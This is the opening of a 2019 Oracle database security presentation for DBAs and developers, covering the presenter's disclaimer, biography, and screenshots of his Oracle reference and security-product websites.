ODTUG

# Oracle Security

... for DBAs and Developers

Daniel A. Morgan
email: damorgan@dbsecworx.com
mobile: +1 612-240-3538

23 July 2019

# Unsafe Harbor Statement


- This room is an unsafe harbor
- You can rely on the information in this presentation to help you protect your data, your databases, your organization, and your career
- No one from Oracle has supplied any of my materials
- Everything I present can be demonstrated live in SQL*Plus with versions 10.2 through 19.3: Some, as far back as 6.0 and 7.3

# Unsafe Harbor Statement

- Nothing I am going to present is a criticism of Oracle or its products
- Oracle makes the most secure enterprise database you can deploy
- The vulnerabilities I am going to show are not baked into the product ... they exist to support backward compatibility and to avoid breaking applications
- The question that should be asked is ... "Why don't we alter the defaults when we deploy it?"

- Example: Oracle gives you the ability to create your own Profiles and Roles: If you have a single user in a database using the DEFAULT profile the databases is not as secure as it could be

# The State of Our State



## The Cybersecurity Industry Makes Millions, But Is It Keeping Us Safe?

**The cybersecurity industry is booming. As thousands meet at the RSA security conference, it's fair to wonder: What are all these companies actually doing?**

Last year, investors poured [$5 billion in cybersecurity startups]. The whole industry will be worth $170 billion in three years, [according to a recent estimate]. There's so many infosec companies that it's becoming difficult to keep track of them all. And yet, are we all any more secure? Is the infosec industry really keeping us safe? Is it even focusing on the right problems?

# Introduction


... Technically Focused. Technology Driven.

# Daniel A. Morgan

- Managing Director: **Database Security Worx**
- Oracle ACE Director Alumni
- Educator
  - Adjunct Professor, University of Washington, Oracle Program, 1998-2009
  - Consultant: Harvard University
  - Guest lecturer at colleges and universities in Canada, Chile, Costa Rica, New Zealand, Norway, Panama, United States
  - Frequent technical conference presenter … 134 countries (43 unique) since 2008
- IT Professional
  - Celebrating 50 years of IT in 2019
  - First computer: IBM 360/40 in 1969: Fortran IV
  - Oracle Database and Beta Tester since 1988-9
  - The Morgan behind www.morganslibrary.org
  - Member Oracle Data Integration Solutions Partner Advisory Council
  - Member Board of Directors, Northern California Oracle Uses Group
- damorgan@dbsecworx.com

# My Personal Website

https://www.morganslibrary.org



Morgan's Library

# Morgan's Library

Search

● www ○ library

**The Library**

**Oracle Database Version 19.3 has been released for Linux and Solaris. What does that mean? It means the "No Dinosaurs" flag is flying again and the library is posting 19c pages at a very fast pace. Time, again, to reread the docs, refresh your fundamentals, and keep your skill set current. Oracle 20 will be announced in September.**

Home

**Resources**

Library
How Can I?
Presentations
Links
Book Reviews
Downloads
User Groups
Blog
Humor

**General**

Contact
About
Services
Legal Notice & Terms of Use
Privacy Statement

**Presentations Map**

**Mad Dog Morgan**

**Training Events and Travels**

- OATUG, Tech Week - Jul 15-19
- ODTUG, Webinar Series - Jul 23
- NCOAUG, Oakbridge Terrace, IL - Aug 1
- NoCOUG, Pleasanton, CA - Aug 15
- OpenWorld, San Francisco, CA - Sep 15-19
- DOUG, Dallas, TX - Oct 2
- Info Security Summit, Cleveland, OH - Oct 23-25
- East Coast OUG, North Raleigh, NC - Oct 29
- DOAG, Nürnberg, Germany - Nov 19-22
- UKOUG TechFest, Brighton, UK - Dec 1-4

**Next Event: Tahiti**

**Oracle Events**

**Click on the map to find an event near you**

**Aboard USA-71**

ORACLE ACE Director

Alumnus

**Morgan @ OpenWorld**

**Oracle Database Security**


What is going to happen if your firewall is penetrated?

It could be by penetrated by an organized crime family wanting to sell your organization's data. The breach could be by a foreign country wanting to compromise your country's financial and personal security?

**Go to DBSecWorx and learn how to fight back**

# Our Security Focused Website

https://www.dbsecworx.com



DBSecWorx

Search

● www ○ library

Home

Products Services Industries Resources Relationships About Us

## 17th Annual Security Summit

**Events Monday October 21 through Friday October 25**

**@ IX Center, Cleveland OH**

**Find Out More & Register**

**DBSecWorx News**

- Click our PRODUCTS page for the latest news on Exploit Block GL.
- Don't just talk about least privilege" ... "force least privilege". Privilege Block 2.0 is now in development and will be released in Q4 of 2019.
- An exploit that cannot be caught by Database Firewall and Auditing? Learn how to block it.

DBSecWorx secures data and databases

because ... Database Security Works


**Exploit Block GL**

Eliminate the GLOGIN threat

Blog Principles Principals Contact Us

Privacy & Cookies Policy Privacy Shield Legal

# Code Library



DBSecWorx **Code Library**

Search

● www ○ library

Home / Resources / Code Library

